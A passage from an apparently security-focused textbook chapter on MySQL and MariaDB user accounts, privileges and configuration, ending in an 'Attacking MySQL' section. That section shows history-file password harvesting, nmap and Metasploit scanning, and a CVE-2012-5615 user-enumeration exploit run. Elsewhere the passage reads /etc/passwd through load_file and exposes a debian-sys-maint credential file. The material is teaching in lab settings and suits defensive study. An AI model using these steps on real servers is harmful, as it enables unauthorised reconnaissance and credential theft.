CHAPTER 18 MYSQL AND MARIADB

Then the local user jmaxwell can authenticate to the database without a password.

```
jmaxwell@aletheia ~ $ mysql  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 43  
Server version: 10.0.24-MariaDB-7 Ubuntu 16.04  
  
... Output Deleted ...  
  
MariaDB [(none)]> SELECT current_user();  
+-----+  
| current_user() |  
+-----+  
| jmaxwell@localhost |  
+-----+  
1 row in set (0.00 sec)
```

The administrator can also create users that require passwords.

```
MariaDB [(none)]> CREATE USER bob@localhost IDENTIFIED BY 'password1!';  
Query OK, 0 rows affected (0.01 sec)  
  
MariaDB [(none)]> SELECT user, host, password, plugin, authentication_string FROM mysql.user \G  
*****  
      user: root  
      host: localhost  
      password:  
      plugin: unix_socket  
authentication_string:  
*****  
      user: bob  
      host: localhost  
      password: *0262F498E91CA294A8BA96084EEEDB5F635B23A3  
      plugin:  
authentication_string:  
*****  
      user: jmaxwell  
      host: localhost  
      password:  
      plugin: unix_socket  
authentication_string:  
3 rows in set (0.00 sec)
```

The MySQL Password Hashing Algorithm

The MySQL native password hashing algorithm is well known. On modern⁸ MySQL installations, the hash is calculated by taking the SHA-1 hash of the password twice. It can be replicated directly in MySQL.

```
mysql> SELECT password('password1!');
```

| |
|---|
| password('password1!') |
| *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |

```
1 row in set (0.01 sec)
```

```
mysql> SELECT SHA1(UNHEX(SHA1('password1!')));
```

| |
|---|
| SHA1(UNHEX(SHA1('password1!'))) |
| 0262f498e91ca294a8ba96084eedb5f635b23a3 |

```
1 row in set (0.00 sec)
```

Here the function UNHEX converts each pair of hexadecimal characters from a string and converts it to a byte.⁹

The exception are the MySQL installations on CentOS 5 systems. MySQL prior to version 4.1 used a very simplistic password algorithm. Although CentOS 5 uses a version of MySQL 5.0, it still uses the older password hashing algorithm. For example, on CentOS 5.8, which uses MySQL 5.0.77:

```
mysql> CREATE USER 'bob'@'localhost' IDENTIFIED BY 'password1!';
```

```
Query OK, 0 rows affected (0.01 sec)
```

```
mysql> SELECT user, host, password FROM mysql.user;
```

| user | host | password |
|------|-----------------------|------------------|
| root | localhost | |
| root | alnitak.stars.example | |
| root | 127.0.0.1 | |
| | localhost | |
| | alnitak.stars.example | |
| bob | localhost | 44c00dff4e5e6ce0 |

```
6 rows in set (0.00 sec)
```

⁸Modern here means MySQL ≥ 4.1.

⁹See, e.g., http://dev.mysql.com/doc/refman/5.6/en/string-functions.html#function_unhex

Dropping Users

An administrator can drop a user with the command `DROP USER`. For example, on the CentOS 5.8 system running MySQL 5.0.77, the user `bob@localhost` is removed as follows.

```
mysql> DROP USER bob@localhost;
Query OK, 0 rows affected (0.00 sec)

mysql> SELECT user, host, password FROM mysql.user;
+-----+-----+
| user | host          | password |
+-----+-----+
| root | localhost     |          |
| root | alnitak.stars.example |          |
| root | 127.0.0.1      |          |
|      | localhost      |          |
|      | alnitak.stars.example |          |
+-----+-----+
5 rows in set (0.00 sec)
```

A user who is logged in does not have their session disrupted if their account is deleted; however, once they leave their session, they will be unable to subsequently log back in.

The User `debian-sys-maint`

Both Mint and Ubuntu are based on Debian. The MySQL and MariaDB installation process creates a database user `debian-sys-maint@localhost` for various Debian scripts; this user is configured in the file `/etc/mysql/debian.cnf`. As an example, on Ubuntu 16.04 running MySQL 5.7.11, that file can have the content shown in Listing 18-1.

Listing 18-1. Content of the file `/etc/mysql/debian.cnf` on Ubuntu 16.04

```
# Automatically generated for Debian scripts. DO NOT TOUCH!
[client]
host      = localhost
user      = debian-sys-maint
password  = Wv1TPZLIMvd41FB3
socket    = /var/run/mysqld/mysqld.sock
[mysql_upgrade]
host      = localhost
user      = debian-sys-maint
password  = Wv1TPZLIMvd41FB3
socket    = /var/run/mysqld/mysqld.sock
```

The password here is the plaintext password for the `debian-sys-maint` user, as can be verified.

```
mysql> SELECT user, host, plugin, authentication_string FROM mysql.user WHERE
mysql.user.user='debian-sys-maint' \G
***** 1. row *****
      user: debian-sys-maint
      host: localhost
      plugin: mysql_native_password
authentication_string: *10C2CC6DFA9A20F066DFB00E3CEF07882E6C880F
1 row in set (0.01 sec)

mysql> SELECT password('Wv1TPZLIMvd41FB3');
+-----+
| password('Wv1TPZLIMvd41FB3') |
+-----+
| *10C2CC6DFA9A20F066DFB00E3CEF07882E6C880F |
+-----+
1 row in set, 1 warning (0.01 sec)
```

This account and password can be used to authenticate to MySQL.

```
jmaxwell@siegena:~$ mysql -u debian-sys-maint -pWv1TPZLIMvd41FB3
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.11-Ubuntu6 (Ubuntu)

... Output Deleted ...

mysql>
```

Fortunately, the configuration file that contains this password is readable only by root.

```
jmaxwell@siegena:~$ ls -l /etc/mysql/debian.cnf
-rw----- 1 root root 317 Jun 20 19:12 /etc/mysql/debian.cnf
```

Specifying Hosts

The host for a user can be localhost, but the host can also be specified by a hostname; in this case the host name should match the results of a DNS request. The host can also be specified as an IP address, or as an IP address with a DNS netmask. As an example, an administrator can create the user bill on 10.0.3.0/255.255.255.0 with a command like

```
mysql> CREATE USER bill@'10.0.3.0/255.255.255.0' IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

Then a user on the remote system siegna.asteroid.test at 10.0.3.57 can authenticate to this database located on aegle.asteroid.test as follows:

```
jmaxwell@siegena:~$ mysql -u bill -h aegle.asteroid.test -ppassword1!
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 5.6.25-0ubuntu1 (Ubuntu)

... Output Deleted ...
```

```
mysql> SELECT user(),current_user();
+-----+-----+
| user()          | current_user()      |
+-----+-----+
| bill@siegena.asteroid.test | bill@10.0.3.0/255.255.0 |
+-----+-----+
1 row in set (0.00 sec)
```

The function CURRENT_USER() returns the username and host used to authenticate to MySQL, while USER() is the name specified when connecting to the server.¹⁰

Wildcards

When specifying a host for MySQL or MariaDB authentication, an administrator can use '%' as a wildcard. For example, an administrator can run the command

```
mysql> CREATE USER wendy@'%' IDENTIFIED by 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

This allows the user wendy to authenticate to MySQL or MariaDB from the network from any host.

¹⁰See, e.g., <https://dev.mysql.com/doc/refman/5.7/en/information-functions.html>, https://mariadb.com/kb/en/library/current_user/, or <https://mariadb.com/kb/en/library/user/>

If the user name is blank, then it matches any user name. As an example, consider MySQL 5.1.73 from CentOS 6.6 on the system markeb.stars.example. The collection of initially installed users is the following:

```
mysql> SELECT user, host, password FROM mysql.user;
+-----+-----+
| user | host          | password |
+-----+-----+
| root | localhost     |          |
| root | markeb.stars.example |          |
| root | 127.0.0.1      |          |
|      | localhost      |          |
|      | markeb.stars.example |          |
+-----+-----+
5 rows in set (0.00 sec)
```

Even though the system does not include a user named bob, a local user can use that name to authenticate to MySQL.

```
cgauss@markeb ~]$ mysql -u bob
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.1.73 Source distribution

... Output Deleted ...

mysql> mysql> SELECT user(),current_user();
+-----+-----+
| user()    | current_user() |
+-----+-----+
| bob@localhost | @localhost   |
+-----+-----+
1 row in set (0.02 sec)
```

Privileges

MySQL and MariaDB provide many different privileges that can be assigned to users. To view the list of all such privileges, run the command `SHOW PRIVILEGES`. The precise list of privileges varies between versions of MySQL; for example, the PROXY privilege was not added until MySQL 5.5.7.

As an example, here are the privileges on MySQL 5.7.19 from Ubuntu 17.10.

CHAPTER 18 MYSQL AND MARIADB

```
mysql> SHOW PRIVILEGES;
```

| Privilege | Context | Comment |
|-------------------------|--|---|
| Alter | Tables | To alter the table |
| Alter routine | Functions,Procedures | To alter or drop stored functions/procedures |
| Create | Databases,Tables, Indexes | To create new databases and tables |
| Create routine | Databases | To use CREATE FUNCTION/PROCEDURE |
| Create temporary tables | Databases | To use CREATE TEMPORARY TABLE |
| Create view | Tables | To create new views |
| Create user | Server Admin | To create new users |
| Delete | Tables | To delete existing rows |
| Drop | Databases,Tables | To drop databases, tables, and views |
| Event | Server Admin | To create, alter, drop and execute events |
| Execute | Functions,Procedures | To execute stored routines |
| File | File access on server | To read and write files on the server |
| Grant option | Databases,Tables, Functions,Procedures | To give to other users those privileges you possess |
| Index | Tables | To create or drop indexes |
| Insert | Tables | To insert data into tables |
| Lock tables | Databases | To use LOCK TABLES (together with SELECT privilege) |
| Process | Server Admin | To view the plain text of currently executing queries |
| Proxy | Server Admin | To make proxy user possible |
| References | Databases,Tables | To have references on tables |
| Reload | Server Admin | To reload or refresh tables, logs and privileges |
| Replication client | Server Admin | To ask where the slave or master servers are |
| Replication slave | Server Admin | To read binary log events from the master |
| Select | Tables | To retrieve rows from table |

| | | |
|-------------------|--------------|---|
| Show databases | Server Admin | To see all databases with SHOW DATABASES |
| Show view | Tables | To see views with SHOW CREATE VIEW |
| Shutdown | Server Admin | To shut down the server |
| Super | Server Admin | To use KILL thread, SET GLOBAL, CHANGE MASTER, etc. |
| Trigger | Tables | To use triggers |
| Create tablespace | Server Admin | To create/alter/drop tablespaces |
| Update | Tables | To update existing rows |
| Usage | Server Admin | No privileges - allow connect only |

-----+-----+-----+

31 rows in set (0.01 sec)

In addition to these privileges, there is the privilege ALL, which provides all privileges except GRANT OPTION or PROXY.

Viewing Assigned Privileges

The privileges assigned to a user can be viewed with the command `SHOW GRANTS`. As an example, consider MySQL 5.7.11 on Ubuntu 16.04 immediately after installation. An administrator that has logged in as the root user can see their privileges by running

```
mysql> SHOW GRANTS;
+-----+
| Grants for root@localhost
+-----+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' WITH GRANT OPTION |
| GRANT PROXY ON ''@'' TO 'root'@'localhost' WITH GRANT OPTION
+-----+
2 rows in set (0.00 sec)
```

This command can also be used to see the privileges assigned to other users. Because Ubuntu and Mint systems include the user `debian-sys-maint@localhost`, the administrator can see the privileges assigned to that account.

```
mysql> SHOW GRANTS FOR 'debian-sys-maint'@'localhost' \G
***** 1. row *****
Grants for debian-sys-maint@localhost: GRANT ALL PRIVILEGES ON *.* TO 'debian-sys-maint'@'localhost' WITH GRANT OPTION
1 row in set (0.00 sec)
```

Assigning Privileges

Privileges are assigned to users via the GRANT command. For example, suppose that the user `rstirling@chicago.asteroid.test` is created.

```
mysql> CREATE USER rstirling@'chicago.asteroid.test' IDENTIFIED by 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

Creating the user only provides the USAGE privilege, which allows the user to connect to the database.

```
mysql> SHOW GRANTS FOR rstirling@chicago.asteroid.test \G
***** 1. row *****
Grants for rstirling@chicago.asteroid.test: GRANT USAGE ON *.*  

TO 'rstirling'@'chicago.asteroid.test' IDENTIFIED BY PASSWORD  

'*0262F498E91CA294A8BA96084EEEDB5F635B23A3'  

1 row in set (0.00 sec)
```

To grant this user ALL privileges (which is not the same as all privileges) on all databases and tables, the administrator can run

```
mysql> GRANT ALL ON *.* TO rstirling@chicago.asteroid.test;
Query OK, 0 rows affected (0.00 sec)
```

The resulting privileges can be examined.

```
mysql> SHOW GRANTS FOR rstirling@chicago.asteroid.test \G
***** 1. row *****
Grants for rstirling@chicago.asteroid.test: GRANT ALL PRIVILEGES ON  

*.* TO 'rstirling'@'chicago.asteroid.test' IDENTIFIED BY PASSWORD  

'*0262F498E91CA294A8BA96084EEEDB5F635B23A3'  

1 row in set (0.00 sec)
```

When a user is granted ALL privileges, these do not include the ability to grant privileges to other users; this is the GRANT OPTION that must be specified separately.

```
mysql> GRANT ALL ON *.* TO rstirling@chicago.asteroid.test WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> SHOW GRANTS FOR rstirling@chicago.asteroid.test \G
***** 1. row *****
Grants for rstirling@chicago.asteroid.test: GRANT ALL PRIVILEGES ON  

*.* TO 'rstirling'@'chicago.asteroid.test' IDENTIFIED BY PASSWORD  

'*0262F498E91CA294A8BA96084EEEDB5F635B23A3' WITH GRANT OPTION  

1 row in set (0.00 sec)
```

Care must be taken when manipulating privileges to avoid typographical errors. Suppose that the administrator when trying to grant privileges instead types

```
mysql> GRANT ALL ON *.* TO rstirlin@chicago.asteroid.test;
Query OK, 0 rows affected (0.00 sec)
```

If the user in a GRANT statement does not exist, MySQL or MariaDB creates the user. Since the user `rstirlin@chicago.asteroid.test` did not exist, this command creates the user; since no password is specified in the command, this new user can log in with a blank password. One way to reduce the impact of these kinds of errors is to include the password whenever working with privileges. Suppose the administrator had instead issued the mistaken command

```
mysql> GRANT ALL ON *.* TO rstirlin@chicago.asteroid.test IDENTIFIED BY
'password1!';
Query OK, 0 rows affected (0.00 sec)
```

Although this mistake still creates a new user, at least the new user requires a password for authentication.

Privileges can be assigned to a single database, a single table in a database, or even just a column in a table. For example, to create the database “engine” and grant all privileges on that database to the user `jwatt@chicago.asteroid.test`, the administrator can run:

```
mysql> CREATE DATABASE engine;
Query OK, 1 row affected (0.00 sec)
```

```
mysql> GRANT ALL ON engine.* TO jwatt@chicago.asteroid.test IDENTIFIED
BY 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> SHOW GRANTS FOR jwatt@chicago.asteroid.test \G
***** 1. row *****
Grants for jwatt@chicago.asteroid.test: GRANT USAGE ON *.* TO 'jwatt'@'chicago.
asteroid.test' IDENTIFIED BY PASSWORD '*0262F498E91CA294A8BA96084EEEDB5F635B23A3'
***** 2. row *****
Grants for jwatt@chicago.asteroid.test: GRANT ALL PRIVILEGES ON `engine`.* TO
'jwatt'@'chicago.asteroid.test'
2 rows in set (0.00 sec)
```

A table can be created and the new user `cedison@%` granted the ability to SELECT, INSERT, and UPDATE data on it with the commands

```
mysql> CREATE TABLE engine.type(
-> id INT NOT NULL AUTO_INCREMENT,
-> horsepower FLOAT UNSIGNED NOT NULL,
```

```
-> torque FLOAT UNSIGNED NOT NULL,
-> name VARCHAR(20) NOT NULL,
-> PRIMARY KEY(id));
```

Query OK, 0 rows affected (0.16 sec)

```
mysql> GRANT SELECT, INSERT, UPDATE ON engine.type TO cedison@'%' IDENTIFIED BY
'password1!';
```

Query OK, 0 rows affected (0.00 sec)

```
mysql> SHOW GRANTS FOR cedison@'%'\G
```

```
***** 1. row *****
Grants for cedison@%: GRANT USAGE ON *.* TO 'cedison'@'%' IDENTIFIED BY PASSWORD
'*0262F498E91CA294A8BA96084EEEDB5F635B23A3'
***** 2. row *****
Grants for cedison@%: GRANT SELECT, INSERT, UPDATE ON `engine`.`type` TO
'cedison'@'%'
2 rows in set (0.00 sec)
```

To grant the SELECT privilege on just the id and name tables in the engine database to cbabbage@localhost, use

```
mysql> GRANT SELECT (id,name) ON engine.type TO cbabbage@localhost identified by
'password1!';
```

Query OK, 0 rows affected (0.00 sec)

```
mysql> SHOW GRANTS FOR cbabbage@localhost \G
```

```
***** 1. row *****
Grants for cbabbage@localhost: GRANT USAGE ON *.* TO 'cbabbage'@'localhost'
IDENTIFIED BY PASSWORD '*0262F498E91CA294A8BA96084EEEDB5F635B23A3'
***** 2. row *****
Grants for cbabbage@localhost: GRANT SELECT (name, id) ON `engine`.`type` TO
'cbabbage'@'localhost'
2 rows in set (0.00 sec)
```

Revoking Privileges

Privileges can be revoked with the command REVOKE. For example, the privileges assigned to cbabbage@localhost can be revoked with

```
mysql> REVOKE SELECT (id,name) ON engine.type FROM cbabbage@localhost;
Query OK, 0 rows affected (0.00 sec)
```

Note that the USAGE privilege is separate, so the account may still authenticate to the server.

```
mysql> SHOW GRANTS FOR cbabbage@localhost \G
***** 1. row *****
Grants for cbabbage@localhost: GRANT USAGE ON *.* TO 'cbabbage'@'localhost'
IDENTIFIED BY PASSWORD '*0262F498E91CA294A8BA96084EEEDB5F635B23A3'
1 row in set (0.00 sec)
```

To remove the user entirely, DROP USER should be used.

FILE Privileges

Users should not be granted unneeded privileges, as sometimes they can lead to security problems. For example, a user with the FILE privilege may be able to read any file on the host that is readable by the user running MySQL or MariaDB. For example, suppose the administrator of a CentOS 7.0 system running MariaDB 5.5.35 gives the FILE permission to the user ntesla on 10.0.2.0/255.255.255.0.

```
MariaDB [(none)]> GRANT FILE ON *.* TO ntesla@'10.0.2.0/255.255.255.0' identified
by 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

That user can remotely dump the contents of /etc/passwd with the commands

```
cgauss@mirach:~> mysql -u ntesla -h enif.stars.example -p
Enter password: <enter password here>
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 5.5.35-MariaDB MariaDB Server

... Output Deleted ...
```

```
MariaDB [(none)]> SELECT load_file('/etc/passwd') \G
***** 1. row *****
load_file('/etc/passwd'): root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

```
... Output Deleted ...

tcpdump:x:72:72:::/sbin/nologin
cgauss:x:1000:1000:Carl Gauss:/home/cgauss:/bin/bash
vboxadd:x:992:1::/var/run/vboxadd:/bin/false
named:x:25:25:Named:/var/named:/sbin/nologin
egalois:x:1001:1001:Evariste Galois:/home/egalois:/bin/bash
bob:x:1002:1002:Bob:/home/bob:/bin/bash
```

```
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin

1 row in set (0.00 sec)
```

Managing MySQL/MariaDB

Once the installation process for MySQL or MariaDB is complete, the system needs to be managed. Since the default installation sometimes does not include passwords, there is a script that can be run to set these passwords. The server includes a configuration file that controls the server setup. On Mint or Ubuntu systems, this configuration file instructs the server not to listen for network connections; this can be changed by the administrator. The command-line tool mysqladmin can also be used to manage the server.

Securing the Initial Installation

The initial installation for MySQL and MariaDB on CentOS or OpenSuSE does not include passwords for the root user. Some installations include a test database. The installation process creates a script /usr/bin/mysql_secure_installation that can be used to secure the system. When run, it adds a password for the root account for localhost, then deletes the remaining users and any test databases. For example, this is the result of the script on CentOS 6.8.

```
[egalois@scheat ~]$ /usr/bin/mysql_secure_installation
```

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MySQL SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!

In order to log into MySQL to secure it, we'll need the current password for the root user. If you've just installed MySQL, and you haven't set the root password yet, the password will be blank, so you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password ensures that nobody can log into the MySQL root user without the proper authorisation.

```
Set root password? [Y/n] y
New password: <enter password here>
Re-enter new password: <enter password here>
Password updated successfully!
```

Reloading privilege tables..

... Success!

By default, a MySQL installation has an anonymous user, allowing anyone to log into MySQL without having to have a user account created for them. This is intended only for testing, and to make the installation go a bit smoother. You should remove them before moving into a production environment.

Remove anonymous users? [Y/n] **y**

... Success!

Normally, root should only be allowed to connect from 'localhost'. This ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] **y**

... Success!

By default, MySQL comes with a database named 'test' that anyone can access. This is also intended only for testing, and should be removed before moving into a production environment.

Remove test database and access to it? [Y/n] **y**

- Dropping test database...

... Success!

- Removing privileges on test database...

... Success!

Reloading the privilege tables will ensure that all changes made so far will take effect immediately.

Reload privilege tables now? [Y/n] **y**

... Success!

Cleaning up...

All done! If you've completed all of the above steps, your MySQL installation should now be secure.

Thanks for using MySQL!

MySQL Configuration Files

MySQL and MariaDB store configuration information for the server and clients in a configuration file. On CentOS or OpenSuSE systems, this file is /etc/my.cnf. On Mint and Ubuntu files, the configuration is in the file /etc/mysql/my.cnf, even if the server is running MariaDB. On Windows, the file is named my.ini and is in the installation directory. The file is broken into sections by

keywords. Many versions use the directives `!include` or `!includedir` to include other `.cnf` files (on Windows these can also be `.ini` files).

For example, a default CentOS 5.10 system with MySQL 5.0.95 has the configuration file `/etc/my.cnf` with the content shown in Listing 18-2.

Listing 18-2. The contents of the configuration file `/etc/my.cnf` on CentOS 5.10

```
[mysqld]
datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock
user=mysql
# Default to using old password format for compatibility with mysql 3.x
# clients (those using the mysqlclient10 compatibility package).
old_passwords=1

# Disabling symbolic-links is recommended to prevent assorted security risks;
# to do so, uncomment this line:
# symbolic-links=0

[mysqld_safe]
log-error=/var/log/mysqld.log
pid-file=/var/run/mysqld/mysqld.pid
```

This instructs the MySQL daemon to use the data directory `/var/lib/mysql` and to run the server as the (system) user `mysql`. The startup script `mysqld_safe`¹¹ configures logging; error logs are stored in the file `/var/log/mysqld.log`. The use of the older 16-byte password hash is required by this file; if the directive `old_passwords=1` is omitted and the server restarted, then more secure 40-byte hashes are used for all new user accounts.

As another example, OpenSuSE 42.2 with MySQL 5.6.30 has the following directive in `/etc/my.cnf`

```
!includedir /etc/my.cnf.d
```

There are several configuration files in this directory. As an example, the file `/etc/my.cnf.d/secure_file_priv.cnf` has the following content.

```
[server]
secure_file_priv = /var/lib/mysql-files
```

Consequently, a user with the FILE privilege can only read files from the directory `/var/lib/mysql-files`. That directory is not readable or writeable by arbitrary users.

¹¹See, e.g., <https://dev.mysql.com/doc/refman/5.5/en/mysqld-safe.html>.

```
dschubba:~ # ls -l -d /var/lib/mysql-files/
drwxr-x--- 1 mysql mysql 8 Jun 30 19:26 /var/lib/mysql-files/
```

Networking on Mint and Ubuntu

The initial installation process of MySQL on Mint or Ubuntu does not configure MySQL to listen for network connections. The MySQL configuration file¹² includes the following:

```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address      = 127.0.0.1
```

If bind-address directive is omitted or if bind-address is set to 0.0.0.0, then MySQL listens on all IP addresses. Otherwise MySQL listens to the single specified IP address. To enable MySQL to listen for network connections from other hosts, modify the bind-address directive and restart MySQL, either via service or via systemctl.

MySQLAdmin

One useful tool for managing MySQL and MariaDB is mysqladmin. An administrator authenticates with a username (-u) and a password (-p), then presents one or more verbs to control various server functions; these verbs include

- Server management (debug, kill, reload, refresh, shutdown)
- Database management (create, drop)
- User management (password)
- Server status (extended-status, processlist, status, variables, version)

For example, to query the local database for its version and status as the database user root, an administrator can run the command

```
[cgauss@enif ~]$ mysqladmin -u root -p status version
Enter password: <enter password here>
Uptime: 15556 Threads: 2 Questions: 12 Slow queries: 0 Opens: 0 Flush tables:
2 Open tables: 26 Queries per second avg: 0.000
mysqladmin Ver 9.0 Distrib 5.5.35-MariaDB, for Linux on x86_64
Copyright (c) 2000, 2013, Oracle, Monty Program Ab and others.
```

¹²The location of the directive varies with the version. The directive may be in /etc/mysql/my.cnf, or /etc/mysql/mysql.conf.d/mysqld.cnf, or /etc/mysql/mariadb.conf/50-server.cnf.

```

Server version      5.5.35-MariaDB
Protocol version   10
Connection         Localhost via UNIX socket
UNIX socket        /var/lib/mysql/mysql.sock
Uptime:            4 hours 19 min 16 sec

Threads: 2  Questions: 12  Slow queries: 0  Opens: 0  Flush tables: 2  Open
tables: 26  Queries per second avg: 0.000

```

Attacking MySQL

The attacks that can be made upon MySQL and MariaDB depend on the location of the attacker. If the attacker has a shell on the local system, one approach is to examine the history file.

The MySQL History

On Linux systems, the mysql client stores recently executed commands in the file `~/.mysql_history`. If the database administrator has recently used the mysql client to create users, then the user names and passwords may be present in this file. As an example, here is the situation on the Mint 17.3 system with MySQL 5.5.61 used earlier.

```
jmaxwell@freia ~ $ cat .mysql_history | grep identified
create user bob@localhost identified by 'password1!';
create user rstirling@'chicago.asteroid.test' identified by 'password1!';
grant all on engine.* to jwatt@chicago.asteroid.test identified by 'password1!';
grant select, insert, update on engine.type to cedison@'%' identified by
'password1!';
grant select (id,name) on engine.type to cbabbage@localhost identified by
'password1!';
```

By default, the permissions on this file are set so that it is only readable by the (system) user that launched the mysql client.

```
jmaxwell@freia ~ $ ls -l .mysql_history
-rw----- 1 jmaxwell jmaxwell 720 Jul  1 11:21 .mysql_history
```

Some careful users want to avoid storing any command history. One approach is to modify the history file so that it is always null by first deleting the file and then creating a symbolic link from that file name to `/dev/null`.

Beginning with MySQL 5.6.8, MySQL does not include in the history file any command containing the (case insensitive) text “password” or the text “identified.”¹³

MariaDB 10+ on Mint 18+ or Ubuntu 15.04+ in the default state use `unix_socket` for authentication for the root user. If a (system) user runs `mysql` using `sudo` to log in as the `root@localhost` database user, then the user’s existing history file `~/.mysql_history` will be overwritten, and a new file owned by root will be created.

Network Scanning for MySQL/MariaDB

In most cases an attacker does not begin with a user account on the MySQL database system itself. MySQL database systems can be identified on a network by scanning the network for TCP/3306 using tools like NMap. One useful script when running an NMap scan is `mysql-info`; this is included in the default and safe collection. The script attempts to obtain basic information about the MySQL or MariaDB instance.

The output from the script depends on whether there is a user that can access the server from that host. Consider a Mint 17.3 system running MariaDB 5.5.36 with an attacker at 10.0.2.2. If no user from 10.0.2.2 can connect to the server, then an NMap scan returns only the state of the port.

```
root@kali-2016-2-u:~# nmap -sT -p 3306 --script mysql-info 10.0.3.43
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-01 19:23 EDT
Nmap scan report for freia.asteroid.test (10.0.3.43)
Host is up (0.00018s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 08:00:27:EA:86:0D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Suppose that the administrator of the system creates a user that can log on from arbitrary system.

```
MariaDB [(none)]> CREATE USER cedison@'%' IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

Then the same NMap scan returns much more information.

```
root@kali-2016-2-u:~# nmap -sT -p 3306 --script mysql-info 10.0.3.43
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-01 19:25 EDT
Nmap scan report for freia.asteroid.test (10.0.3.43)
Host is up (0.00021s latency).
```

¹³<https://dev.mysql.com/doc/refman/5.6/en/mysql-logging.html>

CHAPTER 18 MYSQL AND MARIADB

```
PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.5.36-MariaDB-1
|   Thread ID: 45
|   Capabilities flags: 63487
|   Some Capabilities: ConnectWithDatabase, InteractiveClient, Support41Auth,
|   SupportsCompression, LongColumnFlag, IgnoreSpaceBeforeParenthesis,
|   Speaks41ProtocolOld, SupportsTransactions, SupportsLoadDataLocal,
|   IgnoreSigpipes, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, FoundRows,
|   LongPassword, ODBCClient, SupportsMultipleStatements, SupportsAuthPlugins,
|   SupportsMultipleResults
|   Status: Autocommit
|   Salt: )P:oA822D=HOU?w\F*=6
|_ Auth Plugin Name: 89
MAC Address: 08:00:27:EA:86:0D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

Metasploit includes the module auxiliary/scanner/mysql/mysql_version to scan for MySQL instances and versions.

```
msf > workspace -a mysql
[*] Added workspace: mysql
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(scanner/mysql/mysql_version) > options
```

Module options (auxiliary/scanner/mysql/mysql_version):

| Name | Setting | Required | Description |
|---------|---------|----------|---|
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 3306 | yes | The target port (TCP) |
| THREADS | 1 | yes | The number of concurrent threads |

To use the module, the attacker specifies a list of remote hosts and then launches the module.

```
msf auxiliary(scanner/mysql/mysql_version) > set rhosts 10.0.3.43-45
rhosts => 10.0.3.43-45
msf auxiliary(scanner/mysql/mysql_version) > exploit
[+] 10.0.3.43:3306      - 10.0.3.43:3306 is running MySQL 5.5.36-MariaDB-1
(protocol 10)
[*] Scanned 1 of 3 hosts (33% complete)
```

```
[+] 10.0.3.44:3306      - 10.0.3.44:3306 is running MySQL 5.7.11-0ubuntu6
(protocol 10)
[*] Scanned 2 of 3 hosts (66% complete)
[*] 10.0.3.45:3306      - 10.0.3.45:3306 is running MySQL, but responds with an
error: \x04Host '10.0.2.2' is not allowed to connect to this MariaDB server
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here the first two servers have a user that can connect from the attacker's system at 10.0.2.2. The third system has no such user, explaining the result.

The results of the scan are stored in the database and can be retrieved by the command services.

```
msf auxiliary(scanner/mysql/mysql_version) > services
Services
=====
host      port  proto  name    state   info
---      ---  ----  ---    -----  ---
10.0.3.43 3306  tcp    mysql  open    5.5.36-MariaDB-1
10.0.3.44 3306  tcp    mysql  open    5.7.11-0ubuntu6
10.0.3.45 3306  tcp    mysql  open    Error: \x04Host '10.0.2.2' is not allowed to
connect to this MariaDB server
```

Identifying MySQL Users

MySQL 5.6.19 and 5.5.38 and earlier, as well as MariaDB 5.5.28a and earlier, suffer from CVE 2012-5615. When a user attempts to log in and fails, these systems may provide different error messages depending on whether the user is present on the system. This allows a remote user the ability to test whether a specified database account exists. Code to exploit this vulnerability is available and is included in Kali in the file /usr/share/exploitdb/platforms/multiple/remote/23081.pl.

- MySQL - Unauthenticated Remote User Enumeration
 - /usr/share/exploitdb/exploits/multiple/remote/23081.pl
 - <https://www.securityfocus.com/bid/56766>
 - CVE 2012-5615
 - MySQL ≤5.6.19, ≤5.5.38; MariaDB ≤5.5.28a, ≤5.3.11, ≤5.2.13, ≤5.1.66

Suppose an attacker has identified a vulnerable MySQL installation, perhaps via an NMap scan. The attacker crafts a file that contains possible usernames and then runs the exploit. The script launches 50 background threads (by default). If a valid user is found, then the script writes the name of the user to the file ./jackpot.

```
root@kali-2016-2-u:~# perl /usr/share/exploitdb/exploits/multiple/remote/23081.pl
10.0.4.49 ./Desktop/usernames
[*] HIT! -- USER EXISTS: bob@10.0.4.49
root@kali-2016-2-u:~# cat jackpot
[*] HIT! -- USER EXISTS: bob@10.0.4.49
```

Brute Force Password Attacks Against MySQL and MariaDB

